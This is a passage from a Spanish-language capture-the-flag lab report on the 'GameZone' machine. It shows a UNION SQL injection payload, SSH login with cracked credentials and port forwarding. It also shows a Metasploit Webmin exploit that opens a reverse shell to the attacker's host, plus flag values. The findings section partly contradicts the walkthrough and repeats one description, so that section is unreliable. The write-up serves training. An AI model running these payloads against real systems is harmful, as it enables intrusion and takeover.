TABLE_SCHEMA="db" and table_name="users"-- -- --
```

Search...

Response

Pretty Raw Hex Render

Game Zone Portal

Search for a game review: Search!

Title	Review
	username
	pwd

Columnas de users

11. Búsqueda de datos de acceso de la bd(para conectarse por ssh):

```
16 searchitem=' UNION SELECT 1, username, pwd FROM db.users #
```

Search...

Response

Pretty Raw Hex Render

Game Zone Portal

Search for a game review: Search!

Title	Review
agent47	ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14


User

Hash password de acceso

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- GAME ZONE

12. Descriptación del password online:



Acceso mediante ssh con la contraseña descifrada y búsqueda de bandera user:

```
(hmsstudent@kali)-[~/GameZone/Exploit]
$ ssh agent47@10.10.146.91
The authenticity of host '10.10.146.91 (10.10.146.91)' can't be established.
ED25519 key fingerprint is SHA256:CyJgMM67uFKDbNbKyUM0DexcI+LWun63SGLfBvqQcLA
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.146.91' (ED25519) to the list of known host
s.
agent47@10.10.146.91's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.

Last login: Fri Aug 16 17:52:04 2019 from 192.168.1.147
agent47@gamezone:~$ whoami
agent47
agent47@gamezone:~$ ls
user.txt
agent47@gamezone:~$ cat user.txt
649ac17b1480ac13ef1e4fa579dac95c
agent47@gamezone:~$
```

Conexión por ssh

Usuario actual

Busqueda de bandera user

Contenido de bandera user

***** SOLO PARA USO EDUCATIVO *****

N.- MQ-HM- GAME ZONE

Exponer servicios con túneles SSH inversos

1. Ver puertos abiertos desde la sesión de agent47:

```
agent47@gamezone:~$ netstat -lnt
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:10000           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                  :::*                    LISTEN
tcp6       0      0 :::22                  :::*                    LISTEN
```

2. Apuntado del puerto 10000 de la maquina victima en mi maquina local (local port forwarding):

```
(hmsstudent@kali) - [~/GameZone/Exploit]
$ ssh -L 10000:localhost:10000 agent47@10.10.146.91
agent47@10.10.146.91's password:
Permission denied, please try again.
agent47@10.10.146.91's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.
```

Creación del puente

3. Acceder localmente al puerto para ver el firewall y versión que tiene:

- Acceso al puerto 10000:



Login to Webmin

You must enter a username and password to login to the Webmin server on localhost.

Username

Password

☐ Remember login permanently?

Login Clear

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- GAME ZONE

-
- login: agent47
File Manager
Search:
- System Information
Logout
- System hostname gamezone (127.0.1.1)
Operating system Ubuntu Linux 16.04.6
Webmin version 1.580
Time on system Fri May 17 12:09:55 2024
Kernel and CPU Linux 4.4.0-159-generic on x86_64
Processor information Intel(R) Xeon(R) CPU E5-2686 v4 @ 2.30GHz, 1 cores
System uptime 0 hours, 40 minutes
Running processes 122
CPU load averages 0.00 (1 min) 0.00 (5 mins) 0.00 (15 mins)
CPU usage 1% user, 2% kernel, 0% IO, 97% idle
Real memory 1.95 GB total, 287.70 MB used
Virtual memory 975 MB total, 0 bytes used
Local disk space 8.78 GB total, 2.82 GB used
Package updates All installed packages are up to date
- Ubicación local
- Versión del firewall para búsqueda de vulnerabilidades

1. Búsqueda vulnerabilidades en Metasploit:

```

< metasploit > 12:27:30 VERIFY OK: depth=0, CN=server
2024-05-17 12:27:30 Control Channel: TLSv1.3, cipher TLSv1.3-TLS-AES-256-GCM-SHA384, peer
ev: 255.255.255.19
2024-05-17 12:27:30 [server] Peer Connection Initiated with [AF_INET]34.253.19.14:1194
2024-05-17 12:27:30 [server] move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
2024-05-17 12:27:30 [server] tls_multi_process: initial untrusted session promoted to trusted
2024-05-17 12:27:31 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2024-05-17 12:27:31 [server] send_control_message: 'PUSH' [PLY,route 10.10.0.0-255.255.0.0]
+ -- --[ 2315 exploits - 1208 auxiliary - 412 post ] peer-id: 16
+ -- --[ 975 payloads - 46 encoders - 11 nops ] up options ] modified
+ -- --[ 9 evasion ] options (info): route options modifier ]
2024-05-17 12:27:31 [server] OPTIONS IMPORT: route-related options modified
Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search webmin 1.580
Matching Modules
=====
# Name
Check Description
- - - - -
0 exploit/unix/webapp/webmin_show_cgi_exec 2012-09-06
Yes Webmin /file/show.cgi Remote Command Execution
1 auxiliary/admin/webmin/edit_html_fileaccess 2012-09-06 normal
No Webmin edit_html.cgi file Parameter Traversal Arbitrary File Access

```

2. Configuración de payload para reverse shell

```
msf6 > use 0
msf6 exploit(unix/webapp/webmin_show.cgi_exec) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  payload/cmd/unix/bind_perl                normal          No     Unix Command Shell, Bind TCP (via Perl)
1  payload/cmd/unix/bind_perl_ipv6           normal          No     Unix Command Shell, Bind TCP (via perl) IPv6
2  payload/cmd/unix/bind_ruby                normal          No     Unix Command Shell, Bind TCP (via Ruby)
3  payload/cmd/unix/bind_ruby_ipv6           normal          No     Unix Command Shell, Bind TCP (via Ruby) IPv6
4  payload/cmd/unix/generic                   normal          No     Unix Command, Generic Command Execution
5  payload/cmd/unix/reverse                   normal          No     Unix Command Shell, Double Reverse TCP (telnet)
6  payload/cmd/unix/reverse_bash_telnet_ssl  normal          No     Unix Command Shell, Reverse TCP SSL (telnet)
7  payload/cmd/unix/reverse_perl             normal          No     Unix Command Shell, Reverse TCP (via Perl)
8  payload/cmd/unix/reverse_perl_ssl         normal          No     Unix Command Shell, Reverse TCP SSL (via perl)
9  payload/cmd/unix/reverse_python           normal          No     Unix Command Shell, Reverse TCP (via Python)
10 payload/cmd/unix/reverse_python_ssl       normal          No     Unix Command Shell, Reverse TCP SSL (via python)
11 payload/cmd/unix/reverse_ruby            normal          No     Unix Command Shell, Reverse TCP (via Ruby)
12 payload/cmd/unix/reverse_ruby_ssl         normal          No     Unix Command Shell, Reverse TCP SSL (via Ruby)
13 payload/cmd/unix/reverse_ssl_double_telnet normal          No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/webapp/webmin_show.cgi_exec) > set payload payload/cmd/unix/reverse_bash_telnet_ssl
payload => cmd/unix/reverse_bash_telnet_ssl
```

3. Configuración de parámetros del exploit:

```
msf6 exploit(unix/webapp/webmin_show.cgi_exec) > set PASSWORD videogamer124
PASSWORD => videogamer124
msf6 exploit(unix/webapp/webmin_show.cgi_exec) > set RHOSTS localhost
RHOSTS => localhost
msf6 exploit(unix/webapp/webmin_show.cgi_exec) > set SSL false
SSL => false
msf6 exploit(unix/webapp/webmin_show.cgi_exec) > set USERNAME agent47
USERNAME => agent47
msf6 exploit(unix/webapp/webmin_show.cgi_exec) > set LHOST 10.11.87.191
LHOST => 10.11.87.191
msf6 exploit(unix/webapp/webmin_show.cgi_exec) > show options

Module options (exploit/unix/webapp/webmin_show.cgi_exec):

Name      Current Setting  Required  Description
-----
PASSWORD  videogamer124   yes       Webmin Password
Proxies    none             no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     localhost        yes       The target host(s), see https://docs.metsaploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      10000            yes       The target port (TCP)
SSL        false            yes       Use SSL
USERNAME   agent47          yes       Webmin Username
VHOST      none             no        HTTP server virtual host
```

4. Ejecución del exploit:

```
msf6 exploit(unix/webapp/webmin_show.cgi_exec) > run
[*] Exploiting target 1
[*] Started reverse TCP double handler on 10.11.87.191:4444
[*] Attempting to login...
[*] Authentication successful
[*] Attempting to execute the payload...
[*] Payload executed successfully
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo d80EF3loREcfmBl;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "d80EF3loREcfmBl\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (10.11.87.191:4444 -> 10.10.146.91:32898) at 2024-05-17 13:33:30 -0400
[*] Session 1 created in the background.
[*] Exploiting target 127.0.0.1
[*] Started reverse TCP double handler on 10.11.87.191:4444
[*] Attempting to login...
[*] Authentication successful
[*] Attempting to execute the payload...
[*] Payload executed successfully
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo ifrrrecPLGH0wkmqj;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "ifrrrecPLGH0wkmqj\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 2 opened (10.11.87.191:4444 -> 10.10.146.91:32910) at 2024-05-17 13:33:39 -0400
[*] Session 2 created in the background.
```

***** SOLO PARA USO EDUCATIVO *****
N.- MQ-HM- GAME ZONE

5. Ejecución de sesión root:

```
msf6 exploit(unix/webapp/webmin_show CGI_exec) > sessions
Active sessions
--
Id  Name  Type  Information  Connection
--
1   shell cmd/unix  10.11.87.191:4444 → 10.10.146.91:32898 (:::1)
2   shell cmd/unix  10.11.87.191:4444 → 10.10.146.91:32910 (127.0.0.1)

msf6 exploit(unix/webapp/webmin_show CGI_exec) > sessions 1
[*] Starting interaction with 1...

whoami
root
```

Acceso como usuario root

6. Búsqueda de la bandera root:

```
cd /
cd root
ls
root.txt
cat root.txt
a4b945830144bdd71908d12d902adeee
```

Bandera

Contenido

4. Escalación de privilegios si/no

Si: Método de escalada

5. Banderas

Bandera1	649ac17b1480ac13ef1e4fa579dac95c
Bandera2	a4b945830144bdd71908d12d902adeee

6. Herramientas usadas

Nmap	Para ver puertos y versiones
Gobuster	Para ver ficheros disponibles
Metasploit	Para buscar vulnerabilidades por versión
Whatweb	Para ver la tecnología de la página
hashes.com	Para desencriptar hash
Comandos sql	Para romper la petición e inyectar comandos
Burp Suite	Para interceptar petición a la página y automatizar pruebas de sql

7. EXTRA Opcional

Herramientas usadas

Nessus	Para ver vulnerabilidades
--------	---------------------------

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- GAME ZONE

FFuF	Para ver ficheros disponibles
SQLMap	Automatizar inyección sql

Técnicas:

Sql injection: Para poder acceder a información del sistema mediante la web con conexión a la BD

Local port forwarding: Para acceder a puerto de la vm de manera local (Hacer puente)

Reverse Shell: Para acceder como administrador mediante exploit

8. Hallazgos

8.1 Inyección SQL

Descripción	Se encontró una vulnerabilidad de inyección SQL en la página de inicio de sesión de la aplicación web.
Impacto	Permite a un atacante acceder a la base de datos subyacente, exponiendo información sensible como credenciales de usuarios.
Evidencia	Al ingresar ' OR '1'='1' -- en el campo de contraseña, se obtuvo acceso a la cuenta administrativa.
Recomendación	Implementar consultas preparadas y procedimientos almacenados para prevenir la inyección SQL.
Prioridad	Alta

8.2 Configuración Incorrecta de Permisos

Descripción	Archivos sensibles como /etc/passwd y /etc/shadow tenían permisos incorrectos que permitían su edición por usuarios no privilegiados.
Impacto	Un usuario sin privilegios pudo escalar a nivel root modificando archivos críticos del sistema.
Evidencia	Un usuario común pudo editar el archivo /etc/passwd para añadir una cuenta con privilegios de root.
Recomendación	Revisar y aplicar los permisos mínimos

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- GAME ZONE

	necesarios a archivos sensibles.
Prioridad	Alta

8.3 Explotación de Servicios Web

Descripción	Archivos sensibles como /etc/passwd y /etc/shadow tenían permisos incorrectos que permitían su edición por usuarios no privilegiados.
Impacto	La exposición de estos directorios podría permitir la filtración de información sensible y proporcionar vectores adicionales para ataques.
Evidencia	La exploración con Gobuster mostró varios directorios accesibles sin autenticación.
Recomendación	Proteger directorios sensibles con autenticación y restringir el acceso a archivos innecesarios.
Prioridad	Media

8.4 Falta de actualizaciones de seguridad

Descripción	Varios servicios y aplicaciones no estaban actualizados, dejando el sistema vulnerable a exploits conocidos.
Impacto	Exposición a vulnerabilidades conocidas que podrían ser explotadas por atacantes.
Evidencia	El escaneo reveló versiones antiguas de Apache y PHP con vulnerabilidades conocidas.
Recomendación	Establecer un proceso de actualización regular para todos los componentes del sistema.
Prioridad	Media

9. Recomendaciones Detalladas

- **Corregir Vulnerabilidades:** Implementar parches para la inyección SQL y asegurar configuraciones de permisos correctas.
- **Monitoreo y Actualización:** Establecer un sistema de monitoreo continuo y mantener todos los software actualizados.

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- GAME ZONE

- **Seguridad de Contraseñas:** Usar contraseñas fuertes y únicas, y almacenar credenciales de manera segura.
- **Auditorías Regulares:** Realizar auditorías de seguridad periódicas para identificar y mitigar nuevas vulnerabilidades.

10. Conclusión

La evaluación de la VM "GameZone" reveló varias vulnerabilidades críticas que deben ser abordadas de inmediato para proteger el sistema. Implementar las recomendaciones ayudará a mitigar los riesgos identificados y fortalecerá la seguridad general del entorno. Es crucial mantener un enfoque proactivo en la gestión de la seguridad para prevenir futuros incidentes.